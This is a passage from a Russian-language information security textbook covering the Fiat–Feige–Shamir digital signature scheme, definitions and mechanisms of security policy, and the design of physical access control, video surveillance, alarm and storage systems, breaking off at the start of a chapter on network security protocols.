Для заданного сообщения M сначала вычисляется значение хэш-функции h(M), а затем уже значение подписи S = D(h(M)). Ясно, что в таком случае по значению подписи уже нельзя восстановить сообщение. Поэтому подписи необходимо передавать вместе с сообщениями. Такие подписи получили название *цифровых подписей с дополнением*. Заметим, что системы подписи, построенные с использованием бесключевых хэш-функций, заведомо удовлетворяют всем требованиям, предъявляемым к цифровым подписям. Например, невозможно создание сообщения с известным значением подписи, поскольку бесключевая хэш-функция должна быть однонаправленной.

Для реализации систем цифровой подписи с открытыми ключами можно использовать любую из асимметричных систем шифрования, например, систему RSA.

3. Схемы вычисления цифровой подписи на основе специальных алгоритмов.

Цифровая подпись Фиата — Шамира

Этот подход к построению схемы цифровой подписи, основан на сложности задач факторизации больших целых чисел и извлечения квадратного корня в кольце вычетов. Идея построения схемы принадлежит А. Фиату и А. Шамиру. Приведем одну из модификаций схемы, предложенную ими совместно с У. Фейджем. В ней реализуется цифровая подпись с дополнением.

Пусть h — некоторая хэш-функция, преобразующая исходное сообщение в битовую строку длины m. Выберем различные простые числа p и q и положим $n = p \cdot q$. В качестве тайного ключа каждый абонент должен сгенерировать m различных случайных чисел $a_1, a_2, ..., a_m$. Открытым ключом объявляется набор чисел $b_1, b_2, ..., b_m$, где $b_i = (a_i^{-1})^2 \ mod \ n, i = 1, ..., m.$

Алгоритм вычисления цифровой подписи для сообщения M состоит в выполнении следующих действий:

1. Выбрать случайное число r, $1 \le r \le n-1$.
2. Вычислить $u = r^2 \bmod n$.
3. Вычислить $h(M,u) = s = (s_1, s_2, ..., s_m)$.
4. Вычислить $t = r \cdot \prod_{i=1}^{m} a_i^{s_i} \ mod \ n$.
5. Подписью для сообщения M положить пару (s, t).

Алгоритм проверки подписи состоит в выполнении следующих действий:

1. По открытому ключу $b_1, b_2, ..., b_m \bmod n$ и значению t вычислить $w = t^2 \cdot \prod_{i=1}^{m} b_i^{s_i} \ mod \ n$
2. Вычислить $h(M,w) = s'$.
3. Проверить равенство $s = s'$.

Достоинствами описанной схемы являются возможность выработки цифровых подписей для нескольких различных сообщений с использованием одного тайного ключа, а также сравнительная простота алгоритмов вычисления и проверки подписи. Например, для схемы цифровой подписи, основанной на алгоритме RSA, соответствующие алгоритмы требуют выполнения значительно большего числа умножений. Попытка компрометации этой схемы сталкивается с необходимостью решения сложной задачи нахождения квадратных корней по модулю n.

Недостатком схемы является большая длина ключа, которая определяется числом m. Если двоичная запись числа n содержит l знаков, то длина тайного ключа составляет $m \cdot l$ бит, а открытого ключа — $(m + 1) \cdot l$ бит. При этом необходимо учитывать, что для обеспечения достаточной стойкости данной схемы цифровой подписи числа l и m должны иметь в своей двоичной записи несколько сотен бит.

Завершая раздел криптографии, подведем некоторые итоги.

Мы рассматривали задачи криптографии по отдельности. Нередко и в жизни они могут использоваться независимо.

Например, если звонить провайдеру через модем, то происходит только процедура аутентификации и идентификации. Зашифрованный файл также можно передать обычными средствами без применения средств дополнительной защиты.

Но, если мы хотим получить защищенную систему (а такие системы применяются не только в сверхсекретных государственных учреждениях), следует использовать все возможности криптографии.

Применение всех задач криптографии целесообразно при проведении электронных платежей, например в интернет-магазинах, банковской сфере, организации связи с корпоративной сетью через Интернет и т. п.

Примерный алгоритм работы такой комплексной системы будет выглядеть следующим образом:

1. Установление связи.
2. Аутентификация сторон с генерацией ключа связи.
3. Организация связи сторон с шифрованием передаваемых данных ключом, сгенерированным на этапе аутентификации.
4. Передаваемые сообщения дополняются сверткой (для доверяющих сторон) или цифровой подписью (для не доверяющих сторон или документов) для обеспечения целостности, а в случае цифровой подписи — еще и неоспоримости передаваемой информации.
5. Важная информация должна шифроваться перед отправкой, даже не смотря на шифрование в канале связи. Шифруется информация вместе с подписью или сверткой.
6. Во время сеанса связи возможны процедуры повторной аутентификации.

ГЛАВА 13.
Политика информационной безопасности. Основные определения и механизмы

Курс защиты информации мы начали с изучения основных методов обеспечения сохранности информации, методов проведения сетевых и локальных атак и защиты от них. Рассмотрели науки стеганографию и криптографию. Теперь, используя полученные знания, мы займемся изучением принципов построения комплексной системы защиты информации.

Итак, что такое информационная безопасность?

Информационная безопасность — это комплекс мероприятий, обеспечивающий для охватываемой им информации следующее:

– целостность и сохранность информации;

– недоступность конфиденциальной информации для посторонних лиц;

– доступность и работоспособность информационных систем в заданный период времени.

Можно встретить определения этих задач в варианте от противного: невозможность модификации информации, невозможность раскрытия информации и невозможность блокирования информационной системы. Главное, что смысл не меняется.

Эти три основные задачи информационной безопасности можно найти в любой литературе.

Кроме них есть еще две задачи:

– учет, т.е. все значимые действия лица, выполняемые им в рамках, контролируемых системой безопасности (даже если они не выходят за рамки определенных для этого лица правил), должны быть зафиксированы и проанализированы;

– неотрекаемость или апеллируемость (характерно для организаций, в которых функционирует обмен электронными документами с юридической, финансовой или другой значимостью), т. е. лицо, направившее информацию другому лицу, не может отречься от факта отправления информации, а лицо, по-

лучившее информацию, не может отречься от факта ее получения.

Отличие между двумя этими задачами заключается в следующем. Учет обычно ведется средствами электронных регистрационных журналов, которые используются в основном только уполномоченными службами, проводящими регулярный анализ этих журналов. Неотрекаемость обеспечивается средствами криптографии (электронно-цифровой подписью), и ее предназначение — использование в качестве доказательного материала во внешних инстанциях, например в суде, при наличии соответствующего законодательства.

Политика информационной безопасности — это набор формальных (официально утвержденных либо традиционно сложившихся) правил, которые регламентируют функционирование механизмов информационной безопасности.

Часто вместо термина политика информационной безопасности применяется термин корпоративная политика безопасности. Это связанно с тем, что долгое время решение вопросов информационной безопасности было доступно, по финансовым соображениям, только крупным корпорациям и государственным учреждениям. С госучреждениями все понятно, а корпорации, особенно транснациональные, должны передавать большие объемы информации, часто конфиденциальной, между своими отделениями на большие расстояния через достаточно протяженные сети.

Решение задач обеспечения быстрой и защищенной передачи информации в рамках корпорации — т. е. разработка и реализация политики информационной безопасности внутри корпорации — задача очень дорогостоящая не только из-за квалификации привлекаемого персонала, но и стоимости применяемого оборудования.

В настоящее время обеспечение информационной безопасности стало доступно и для средних фирм. Это произошло благодаря появлению большого количества специалистов в области информационной безопасности, возможности использования более дешевых решений, которые хотя и не обеспечивают

высочайший уровень надежности, но достаточно эффективны для фирм среднего уровня. Снижение стоимости используемого оборудования также связано с выходом на этот рынок азиатских фирм, готовых изготавливать и продавать оборудование средних и низких ценовых категорий.

Кроме того, в XXI веке вопрос информационной безопасности был выведен на передний план. 2003 год был назван годом информационной безопасности, Бил Гейтс объявил об упоре корпорации Microsoft на обеспечение безопасности. В общем, поднятая шумиха создала спрос, а спрос породил предложение. Хотя не исключено, что разработчики соответствующего оборудования и программного обеспечения сами раздули эту шумиху.

Но вернемся к политике информационной безопасности, понятно, что для ее реализации нужны соответствующие механизмы. Рассмотрим их подробнее.

Механизмы информационной безопасности:

– идентификация — определение (распознавание) каждого участника процесса информационного взаимодействия перед тем как к нему будут применены какие бы то ни было понятия информационной безопасности;

– аутентификация — обеспечение уверенности в том, что участник процесса обмена информацией идентифицирован верно, т. е. действительно является тем, чей идентификатор он предъявил;

– контроль доступа — создание и поддержание набора правил, определяющих каждому участнику процесса информационного обмена разрешение на доступ к ресурсам и уровень этого доступа;

– авторизация — формирование профиля прав для конкретного участника процесса информационного обмена (аутентифицированного или анонимного) из набора правил контроля доступа;

– аудит и мониторинг — регулярное отслеживание событий, происходящих в процессе обмена информацией, с регистрацией и анализом предопределенных значимых или подозрительных событий. Понятия «аудит» и «мониторинг» при этом

несколько различаются, так как первое предполагает анализ событий постфактум, а второе приближено к режиму реального времени;

– реагирование на инциденты — совокупность процедур или мероприятий, которые производятся при нарушении или подозрении на нарушение информационной безопасности;

– управление конфигурацией — создание и поддержание функционирования среды информационного обмена в работоспособном состоянии и в соответствии с требованиями информационной безопасности;

– управление пользователями — обеспечение условий работы пользователей в среде информационного обмена в соответствии с требованиями информационной безопасности. В данном случае под пользователями понимаются все, кто использует данную информационную среду, в том числе и администраторы;

– управление рисками — обеспечение соответствия возможных потерь от нарушения информационной безопасности мощности защитных средств (то есть затратам на их построение);

– обеспечение устойчивости — поддержание среды информационного обмена в минимально допустимом работоспособном состоянии и соответствии требованиям информационной безопасности в условиях деструктивных внешних или внутренних воздействий.

Какими же инструментами реализуются эти механизмы?

Основные инструменты информационной безопасности:

– персонал — люди, которые будут обеспечивать претворение в жизнь информационной безопасности во всех аспектах, то есть разрабатывать, внедрять, поддерживать, контролировать и исполнять;

– нормативное обеспечение — документы, которые создают правовое пространство для функционирования информационной безопасности;

– модели безопасности — схемы обеспечения информационной безопасности, заложенные в данную конкретную информационную систему или среду;

– криптография — методы и средства преобразования информации в вид, затрудняющий или делающий невозможным несанкционированные операции с нею (чтение и/или модификацию), вместе с методами и средствами создания, хранения и распространения ключей;

– антивирусное обеспечение — средство для обнаружения и уничтожения зловредного кода (вирусов, троянских программ и т. п.);

– межсетевые экраны — устройства контроля доступа из одной информационной сети в другую;

– сканеры безопасности — устройства проверки качества функционирования модели безопасности для данной конкретной информационной системы;

– системы обнаружения атак — устройства мониторинга активности в информационной среде, иногда с возможностью принятия самостоятельного участия в указанной активной деятельности;

– резервное копирование — сохранение избыточных копий информационных ресурсов на случай их возможной утраты или повреждения;

– дублирование (резервирование) — создание альтернативных устройств, необходимых для функционирования информационной среды, предназначенных для случаев выхода из строя основных устройств;

– аварийный план — набор мероприятий, предназначенных для претворения в жизнь, в случае если события происходят или произошли не так, как было предопределено правилами информационной безопасности;

– обучение пользователей — подготовка участников информационной среды для работы в соответствии с требованиями информационной безопасности.

Хотя при рассмотрении вопросов информационной безопасности мы уделяли основное внимание ее компьютерной составляющей, она этим не ограничивается.

Обычно различают два направления в политике информационной безопасности:

– Физическая безопасность — обеспечение сохранности самого оборудования, предназначенного для функционирования информационной среды, контроль доступа людей к этому оборудованию. Дополнительно сюда может быть включено понятие защиты самих пользователей информационной среды от физического воздействия злоумышленников, а также защиты информации невиртуального характера (твердых копий — распечаток, служебных телефонных справочников, домашних адресов сотрудников, испорченных внешних носителей и т.п.).

– Компьютерная безопасность (сетевая безопасность, телекоммуникационная безопасность, безопасность данных) — обеспечение защиты информации в ее виртуальном виде.

Теперь, после ознакомления с основными определениями информационной безопасности прейдем к службе информационной безопасности. Понятно, что структура и основные обязанности службы информационной безопасности зависят от специфики защищаемой фирмы. Но как определить, нужна фирме эта служба или нет?

Критерии необходимости создания службы информационной безопасности.

Четко сказать, когда фирма должна создавать в своей структуре службу информационной безопасности довольно сложно. В одних фирмах вопрос о создании службы безопасности ставится после обнаружения существенных недостатков в существующей системе, часто после успешных атак. В других — из-за желания руководства следовать моде и идти в ногу со временем или наличия в фирме свободных средств.

Иногда решение принимается в результате взвешенного анализа возможного ущерба при отсутствии службы безопасности и стоимости ее содержания. Какие же критерии берутся за основу в этом случае?

Обычно на первой стадии решения вопроса о необходимости организации информационной службы безопасности рассматривают следующие критерии:

– наличие в фирме больше 10 компьютеров, распределенных по различным помещениям;

– наличие в фирме локальной сети;

– наличие подключения сети фирмы к Интернету;

– наличие модема хотя бы на одном из компьютеров фирмы;

– наличие хотя бы на одном компьютере информации, разглашение или утеря которой может принести фирме существенный ущерб.

Почему эти пункты требуют внимания?

1. Если в фирме достаточно много компьютеров и к ним имеет доступ значительное число обслуживающего персонала, то необходимо задуматься о сохранности оборудования. Пусть даже в фирме еще нет локальной компьютерной сети и в компьютерах нет никакой существенной информации — сами по себе они представляют значительную ценность. Порой, рассуждая о вопросах информационной безопасности, специалисты акцентируют внимание на защите информационных ресурсов. Между тем, по существующим оценкам, соотношение масса/цена у ряда компьютерных составляющих (например, плат оперативной памяти, процессоров) сравнимы или превосходят соотношение масса/цена золота. А это означает, что они сами по себе представляют мишень для злоумышленников.

Продолжая пример с платами оперативной памяти, можно привести типовой сценарий преступления — из 128 или 256 Мбайт оперативной памяти похищается половина (или четверть). А теперь задумайтесь, все ли сотрудники внимательно следят за процессом загрузки при включении компьютера и способны определить, что оперативная память сократилась? Каждый ли из них немедленно сообщит, если компьютер стал медленнее работать? Через какой срок тогда обнаружится пропажа?

2. Если в фирме появилась локальная сеть, это означает, что сотрудники начнут ее использовать в производственном процессе, даже если они всего лишь обмениваются файлами че-

рез совместно используемые каталоги. Предположим, что даже при этом никакой существенной информации в сети фирмы не присутствует. Однако вирус, занесенный на компьютер одним из сотрудников фирмы, может вывести из строя всю сеть и уничтожить важную информацию. Где в таком случае взять пусть не очень важный, но очень обширный отчет, который сотрудники фирмы в течение последней недели готовили в Microsoft Word?

3. Доступ в Интернет — способов сетевых атак нами рассмотрено предостаточно. Недостатка в вирусах Интернет тоже не испытывает. Кроме того, большинство современных вирусов, как вам известно, рассылают себя с зараженного компьютера на все компьютеры локальной сети, что приводит нас к пункту 2.

4. Если в фирме есть модем — его сразу же попробуют подключить к одному из компьютеров. Хотя телефонная сеть — это еще не Интернет, но наверняка сотрудники будут пытаться подключиться к этому компьютеру из дома. Вполне возможно они аргументируют необходимость такого подключения. Однако, как определить, кто из звонивших на модем сотрудников фирмы испортил важную информацию, кто занес вирус и т.п. Кроме того, злоумышленник может прозванивать телефоны фирмы в поисках установленного модема. Понятно, что после обнаружения установленного модема злоумышленнику остается только вскрыть пароль, если он был установлен, и делать с информацией фирмы все, что ему заблагорассудится. На сегодняшний день нелегально подключенные модемы составляют основную проблему для службы безопасности крупных корпораций.

5. С вопросом хранения на компьютере конфиденциальной информации так же все понятно. Выбор криптосистем, паролей и правила их использования не самая простая задача. Как мы уже говорили, пароль на загрузке и прочная дверь не могут обеспечить достаточного уровня защищенности. Часто пользователи включают компьютер, вводят все пароли и уходят на перекур, оставив компьютер включенным и разблокированным.

Предположим с вопросом создания службы решено положительно.

Следующий вопрос — разработка политики информационной безопасности, которая включает в себя *организационные меры*, *аппаратные* и *программные средства*.

Организационные меры — это правила поведения пользователей, администраторов и сотрудников службы информационной безопасности, их права и обязанности.

Аппаратные и *программные средства* — это комплекс физических и виртуальных средств, предназначенных для реализации прав и обязанностей пользователей, администраторов и сотрудников службы информационной безопасности.

Программные средства бывают:

– *аппаратно-независимыми* — т. е. работающими без участия аппаратных средств защиты информации — пароли, программное шифрование, антивирусы;

– *аппаратно-зависимыми* — обеспечивающие сопряжение аппаратных средств защиты информации с другими программами или операционной системой — драйвера, специальное ПО.

Аппаратные средства можно также разделить на:

– *автономные* — часть системы защиты функционирует самостоятельно — система видеонаблюдения, домофон на входе в здание;

– *комплексные* — несколько частей системы защиты используют общий элемент и базу идентификации или используют информацию, полученную другой частью системы защиты — ключ домофона используется и при запуске компьютера, пароль пользователя игнорируется, если он не пришел на работу, т.е. не прошел через домофон;

– *интеллектуальное здание* — все системы безопасности, системы управления лифтами, освещением, водоснабжением объединены в единое целое.

Комплексные средства, как и интеллектуальное здание, предполагают наличие аппаратно-зависимых программных средств.

ГЛАВА 14.
Политика информационной безопасности.
Средства обеспечения контроля физического доступа

Можно конечно сказать, что средства обеспечения контроля физического доступа относятся к прерогативе службы общей безопасности предприятия. Но не зависимо от того является служба информационной безопасности частью общей службы безопасности или наоборот, служба охраны является подразделением службы информационной безопасности, цель организации этих служб одна — обеспечить сохранность информации и оборудования.

Механизмы, обеспечивающие контроль физического доступа, схожи с остальными механизмами информационной безопасности, а именно — для доступа к объекту, субъект должен быть идентифицирован, аутентифицирован и авторизован. Важным отличием является то, что человеческие действия могут быть распределены во времени и, соответственно, также могут быть проконтролированы людьми в режиме, близком к реальному времени, вплоть до прибытия сотрудников службы безопасности на место в момент совершения злоумышленных действий.

Современные способы контроля физического доступа подразделяются на следующие системы:

– охраны периметра;
– контроля и управления доступом;
– видеонаблюдения;
– охранной сигнализации (часто совмещается с системой охраны периметра, иногда включает систему пожарной сигнализации);
– хранения (сейфы, шкафы и т. п.).

Если позволяет бюджет, выделяемый на обеспечение безопасности объекта, то перечисленные системы можно интегрировать в единую схему под названием система управления зданием, или интеллектуальное здание, куда опционально включаются управление лифтами, освещением, водоснабжением, электроэнергией и пр.

Работы по проектированию и внедрению таких систем и, тем более, всего интеллектуального здания, довольно сложны и обычно выполняются сторонней компанией, а не силами самого предприятия.

Рассмотрим их подробнее.

1. Система охраны периметра.

Следует определить, какую территорию следует охранять и какие типы субъектов должны находиться на ней, режим нахождения субъектов.

Для примера рассмотрим здание, обнесенное забором. Внутри здания расположен технический этаж, на котором размещена серверная комната. Естественно, что за забором может находиться кто угодно, но в непосредственной близости к забору и у ворот организации посторонние могут находиться только ограниченное время (проходя мимо). Другие случаи должны привлекать внимание службы безопасности. За забор (охраняемый периметр) могут пройти только сотрудники организации и лица, которых они сопровождают, причем только в рабочее время, с 8.00 до 18.00. В здание могут пройти только те, кто имеет пропуск, вне зависимости от организационной или должностной принадлежности, причем входить можно — работникам с 8.00 до 18.00, выходить до 22.00, а «гости» могут входить только до 16.00, а выходить строго до 18.00. На технический этаж могут подниматься исключительно работники технической службы и только в рабочее время, а в серверную комнату может входить лишь системный оператор (администратор) и только после информирования службы безопасности.

Теперь можно определять, какие механизмы необходимо использовать для решения сформулированных задач. Желательно, чтобы забор был полностью непроходимым (в зависимости от режимности организации), а также был снабжен камерами видеонаблюдения для контроля приближения к забору. У внутренней стороны забора могут быть установлены датчики движения или «наступания» для того, чтобы, с одной стороны, обнаружить субъектов, миновавших забор снаружи, а, с другой стороны, предотвратить приближение работников организации к забору. На стене забора (здания, подвала) допустима установка

датчиков вибрации на предмет попыток пролома стен. На воротах достаточно визуального контроля сотрудника безопасности для проверки документов, а также наличие металлоискателя и/или просвечивающего устройства для проверки вносимых предметов.

2. Система управления доступом.

Управление доступом можно условно разделить на две части — управление *первичным проходом* на охраняемую территорию и управление *перемещением по охраняемой территории*. Если внутри одной охраняемой территории находится другая, еще более строго охраняемая, то количество разделений, соответственно, удваивается.

Задача первичного контроля — отсечь тех, к кому не могут быть применены авторизационные правила, т. е. тех, у кого на территории нет никаких прав доступа; обеспечить, чтобы на территорию не были пронесены запрещенные предметы, а также ряд других функций, в том числе, возможно, те, которые не могут быть заранее регламентированы или автоматизированы (например, принятие решения при подозрении, что предъявленный пропуск принадлежит другому лицу). Наиболее известные механизмы в данном случае следующие:

– турникеты и металлические ворота, обеспечивающие разделение человеческого потока на отдельных персон;

– шлюзовые кабины, обеспечивающие проход строго по 1 человеку, без возможности сопровождающего принудить авторизованного сотрудника к совместному проходу через контрольные ворота;

– устройства идентификации и аутентификации входящих;

– металлоискатели, желательно с возможностью настройки на габариты проносимых металлических предметов, чтобы отделить, скажем, связку ключей от ножа;

– просвечивающие устройства — необходимо только определить, будут ли это устройства безопасные для свето- и магниточувствительных материалов, либо наоборот, жестко выводящие такие материалы из строя (в этом случае необходимо

предупреждение о предъявлении таких материалов и сдаче их на хранение или анализ);

– переговорные устройства, если управление входом/выходом осуществляется удаленно (сюда входят домофоны, видеодомофоны и т. п.).

Задача контроля перемещений — идентифицировать/аутентифицировать субъекта, запрашивающего разрешение на проход, и, применив к нему авторизационные правила, пропустить его или запретить проход.

Идентификация/аутентификация субъекта производится на основе стандартных принципов, рассмотренных нами ранее в главе 11.

Как уже упоминалось, протоколы идентификации могут быть разбиты на три большие категории в зависимости от того, на чем основана идентификация.

1. Протоколы, основанные на известной обеим сторонам информации. Такой информацией могут быть пароли, личные идентификационные номера (PIN от английского personal identification number), секретные или открытые ключи, знание которых демонстрируется во время выполнения протокола.

2. Протоколы, использующие некоторые физические приборы, с помощью которых и проводится идентификация. Таким прибором может быть магнитная или интеллектуальная пластиковая карта, или прибор, генерирующий меняющиеся со временем пароли.

3. Протоколы, использующие физические параметры, составляющие неотъемлемую принадлежность доказывающего. В качестве таковых могут выступать подписи, отпечатки пальцев, характеристики голоса, геометрия руки и т. д.

Учитывая специфику человеческой личности, можно сказать, что система контроля доступа, ориентированная только на набор кода, недостаточно надежна, так как даже пин-коды имеют тенденцию становиться широко известными через некоторое время, не говоря уже об общем коде доступа.

При выборе *физических приборов* следует дополнительно учитывать следующие параметры:

– износ (магнитная полоса стирается с карточки при многократном считывании, энергонезависимые элементы имеют ограниченный срок хранения/использования);

– скорость прохода (прикладывание элемента к считывателю или протаскивание/вставка карточки в считыватель требуют определенного времени);

– стоимость;

– возможность нанесения фотографии владельца;

– прочность на возможный излом/повреждение и т. п.

Перед принятием решения о приобретении того или иного средства *биометрической идентификации,* необходимо ознакомится с последней имеющейся статистикой по частоте и вероятности ложных срабатываний и ложных отказов. Кроме того, при использовании таких устройств, следует учитывать культурные традиции и персональные привычки — для некоторых людей, например, невозможно прикасаться к поверхностям, которых касались несколько десятков или сотен человек перед этим, другие могут боятся, что сканеры сетчатки глаза окажут негативное влияние на их зрение.

При проектировании системы контроля перемещения следует учитывать необходимость применения к субъекту единой политики доступа, вне зависимости от того, в какой части территории запрашивается доступ. Это означает, что, во-первых, политика должна быть создана и сохранена в одном месте для обеспечения единообразия применения, а, во-вторых, единая политика должна быть распределена по нескольким устройствам для обеспечения продолжения работы при выходе из строя центрального сервера политики. Дополнительно следует предусмотреть формат регистрации перемещений субъектов в электронном журнале, возможности анализа журнала, а также его интеграцию с другими журналами — например, с журналом доступа в компьютерную сеть. Авторизационная политика должна не только определять, разрешен или запрещен проход субъекта, но и дату, день недели и время суток, а также направление прохода (например, запрет выхода, если не фиксировался вход). Кроме того, в системе необходимо предусмотреть оповещение на экран дежурного сотрудника (или другие варианты) в случае, если проходная дверь остается открытой в течение промежутка времени большего, чем необходимо для прохода.

Желательно еще учесть изменения политики для массовых явлений — игнорирование запретов и открытие дверей в случае пожара или игнорирование разрешений и закрытие дверей в случае обнаружения злоумышленника. Также следует обязательно иметь мастер-ключи (ключи безусловного прохода) на случай сбоев системы, но, с другой стороны, строго учитывать их хранение и использование.

3. Система видеонаблюдения

Первым этапом установки подобной системы является определение ее целей: контроль подходов к периметру, проходов, поведения работников в помещениях. В зависимости от задач системе видеонаблюдения потребуются разные типы и камер и другого оборудования.

Затем необходимо определить:

– действие на камеру слежения со стороны открытой среды (дождя, снега, ветра, пыли);

– освещенность, площадь и открытость территории (возможно, придется устанавливать источники света, демонтировать потенциальные укрытия и т д.),

– использовать скрытую или открытую камеру;

– будет ли заметно ее вращение (если камера вращающаяся и не скрыта);

– нужно ли видеть только общие контуры объектов или также и детали (увеличение изображения);

– достаточно ли черно-белого изображения или требуется цветное;

– не станет ли сама камера объектом похищения, если она установлена в доступном месте и вне быстрой досягаемости сотрудников службы безопасности;

– как будет просматриваться изображение с камер — по очереди, по несколько, все сразу;

– будет ли производиться запись изображения и его хранение.

До начала установки оборудования надо протестировать отдельные экземпляры камер, мониторов, видеомагнитофонов. Возможно, потребуются различные типы оборудования — скажем, черно-белые/статичные камеры для наблюдения за периметром и цветные/вращающиеся для наблюдения за работниками в офисе. В этом случае необходимо протестировать все типы камер.

Если требуется вести запись изображения, то желательно ответить дополнительно на ряд вопросов:

– будет ли записываться изображение со всех камер или только с некоторых;

– будет ли запись вестись постоянно или только в случае срабатывания сигнала тревоги в пределах досягаемости камеры;

– будет ли вестись запись непрерывно или возможна дискретная запись (кадр в секунду/две/три);

– необходимо ли накладывать на изображение дату/время;

– надо ли записывать звук;

– будет ли запись цифровой или аналоговой.

4. Система охранной (пожарной) сигнализации.

Для выбора типа (а вернее даже — типов) охранной сигнализации следует определить, какие события требуют подачи сигнала тревоги. Возможно это сотрясание или пролом — для заборов и стен, касание или приближение — для оград, нарушение целостности — для окон, наступание — для открытого пространства, изменение объема — для закрытого пространства, открытие/закрытие двери, движение — для различных участков охраняемой территории. Для пожарных датчиков признаками срабатывания будут задымление помещения и/или повышение температуры. Дорогим, но достаточно надежным решением будет также детектор пламени, который определяет источник огня по инфракрасной энергии пламени или по его пульсации.

Перед приобретением конкретного вида датчиков необходимо ознакомиться со статистикой качества работы устройства.

Особенное внимание следует обратить на процент ложного срабатывания от помех и несрабатывания при реальном нарушении. Возможно, оборудование придется протестировать самим специалистам службы безопасности либо поискать результаты независимых экспертиз.

При проектировании системы охранной сигнализации следует сразу привязывать срабатывание сигнала тревоги к определенному сценарию поведения всей системы безопасности. Например, срабатывание датчика движения в ночное время одновременно вызывает поворот камеры в сторону датчика, переход записи видеопотока с камеры с дискретного на непрерывный режимы, блокирование дверей прохода и подачу сигнала на пульт охраны. Пожарные датчики следует привязывать к системе пожаротушения и громкой связи оповещения персонала.

Также лучше использовать датчики с возможностью точного определения отправителя сигнала и, следовательно, места происшествия.

5. Система хранения.

Система хранения (хранилище материальных ценностей) сильно зависит от типа организации. Очевидно, что для банка, производящего операции с наличными, требуются одни типы сейфов, а для компании по разработке программного обеспечения совсем другие. В любом случае необходимо определиться с физическим объемом хранимых объектов, устойчивостью хранилища к физическому или электронному взлому, пожароустойчивость, переносимость, скрытость монтажа.

Также необходимо обязать персонал сдавать в хранилища всю важную информацию.

Интеграция систем контроля.

При рассмотрении всех компонентов системы физической безопасности сразу возникает вопрос, а не интегрировать ли все это оборудование в единый комплекс?

Положительный ответ на него не так уж и безупречен, как может показаться с первого взгляда. Территориальное разнесение отдельных датчиков и целых подсистем, которое всегда имеет место в реальных ситуациях, поднимает при интегрирова-

нии служб такую важную проблему, как связь. Возможно, для злоумышленника, которым является, например, уже попавший на территорию сотрудник, будет гораздо проще вывести из строя систему связи датчиков с центром сигнализации, чем пытаться как-либо обмануть сам датчик.

Здесь следует сделать небольшое отступление. Выведение из строя линии связи датчика с центром или самого датчика, как цель злоумышленника, зависит от того, как сконфигурирована система. Наиболее простой пример — датчик открытия прохода (двери). Как должен вести себя замок в случае, если датчик (или линия связи) отказал? Очевидный, казалось бы, ответ — блокирование прохода до починки датчика может представлять смертельную угрозу в случае землетрясения или пожара — ведь в этом случае персонал может оказаться заблокированным в здании. Таким образом, решение должно учитывать специфику работы организации, здания и другие параметры. Кроме того, возможно, препятствовать вмешательству злоумышленника с помощью дополнительных мер. В нашем случае с датчиком прохода — это может быть антивандальный кожух, видеокамера с контролем использования датчика и т.п.

Естественно, система с единым центром обработки и примитивнейшими устройствами на местах в большинстве случаев обойдется предприятию гораздо дешевле других, но стоит задуматься, насколько оправдана эта экономия. Идеальным и, наверное, самым дорогим вариантом является установка на местах независимых, т.е. полнофункциональных, систем мониторинга и сигнализации, но соединенных информационными каналами с единым центром. В этом случае при потере связи с единым пультом подсистемы начинают работать по последнему полученному из центра алгоритму либо по аварийному плану. При этом крайне желательно, чтобы каждая подобная система имела собственные альтернативные каналы оповещения заинтересованных лиц вовне предприятия (например, органов охраны правопорядка или резервного внешнего центра сигнализации учреждения). В крайнем случае, возможно использование громкоговорящей и световой сигнализации.

Кроме того, при объединении датчиков и служб физического контроля следует задуматься, стоит ли совмещать сеть

управления системой безопасности и общую компьютерную сеть предприятия или необходимо разнести эти два информационных пространства. Дело в том, что в большинстве организаций администратор компьютерной сети является если не царем и богом, то, во всяком случае, имеет расширенные права по управлению информационными системами и объектами. Действительно ли руководитель организации хочет, чтобы системный администратор имел также и возможность управления (или потенциального внесения погрешностей в работу) системой физической безопасности?

В заключение хочется сказать, что после того, как все типы оборудования в зависимости от требуемых задач будут выбраны, поставщик смонтирует и установит систему и подсистемы, на плечи службы безопасности ляжет тяжкий груз по приему системы в эксплуатацию. Необходимо будет проверить работу каждой единицы оборудования, как по отдельности, так и при стрессовой нагрузке (например, работу системы управления доступом при массовом выходе сотрудников из здания), срабатывание запланированных сценариев, как по отдельности, так и вместе (что будет, если поступит одновременно сигнал злоумышленного вторжения, блокирующий открытие дверей и сигнал пожарной тревоги, открывающий все двери). Возможно, при таком тестировании будет обнаружено, что какие-либо мелочи типа доводчиков принудительного закрытия дверей были упущены, хотя это уже минус компании-порядчику по установке системы.

Отметим еще пару важных моментов. Во-первых, еще раз упомянуть о том, что следует предусмотреть возможность интеграции системы безопасности с другими системами, пусть даже в режиме off-line. Например, будет полезно сравнивать журнал доступа в автоматизированную систему пользователя с его рабочего места с фактом его реального физического присутствия на месте по журналу системы управления доступом. Во-вторых, персоналу службы безопасности для эффективного использования новой системы безопасности следует пройти соответствующее обучение и, возможно, сертификацию. Кроме того, для де-

журных смен системы, может быть, придется предусмотреть отдельные требования по физическому и психологическому здоровью, поскольку смотреть несколько часов подряд в мониторы видеокамер — задача не из легких.

Итак, задачу обеспечения физической безопасности мы решили, но что делать, если злоумышленник все же получил доступ к компьютерам или предаваемой по сети информации.

Средства защиты компьютера от несанкционированного доступа достаточно подробно были рассмотрены нами во второй главе при изучении консольных атак. Здесь лишь отметим, что желательно интегрировать методы защиты компьютера в систему безопасности предприятия и предусмотреть варианты реагирования на факт осуществления консольных атак.

А для противодействия вторжениям в процесс передачи информации по сети используются протоколы сетевой безопасности и автоматизированные средства безопасности, которые мы рассмотрим в следующих главах.

ГЛАВА 15.
Политика информационной безопасности.
Протоколы сетевой безопасности.

Задачи протоколов сетевой безопасности.

Как нам известно, перед тем, как применить какие-либо механизмы безопасности к объекту или субъекту, необходимо его однозначно идентифицировать (то есть узнать его системно-информационное наименование и убедиться, что оно реально соответствует объекту/субъекту), или, иначе говоря, аутентифицировать.

Поэтому первая задача протоколов безопасности — *аутентификация удаленного объекта или субъекта* (пользователя, системы или процесса). Практически все протоколы несут в себе аутентификацию, как одну из функций, но есть ряд протоколов предназначенных специально для аутентификации (PAP, CHAP и их подвиды; RADIUS, TACACS, Kerberos, S/Key).

Следующая задача протоколов безопасности — *обеспечить защиту информации при прохождении по каналам связи*, т.е. согласовать ключи шифрования, зашифровать данные в точке отправления, расшифровать в точке получения. Говоря о подобных протоколах, следует понимать область их приложения, относительно модели OSI или TCP/IP. Это важно учитывать при выборе конкретной модели безопасности, так как необходимо знать, какая часть информации остается видимой после криптографической обработки (адреса отправителя и получателя, другая служебная информация).

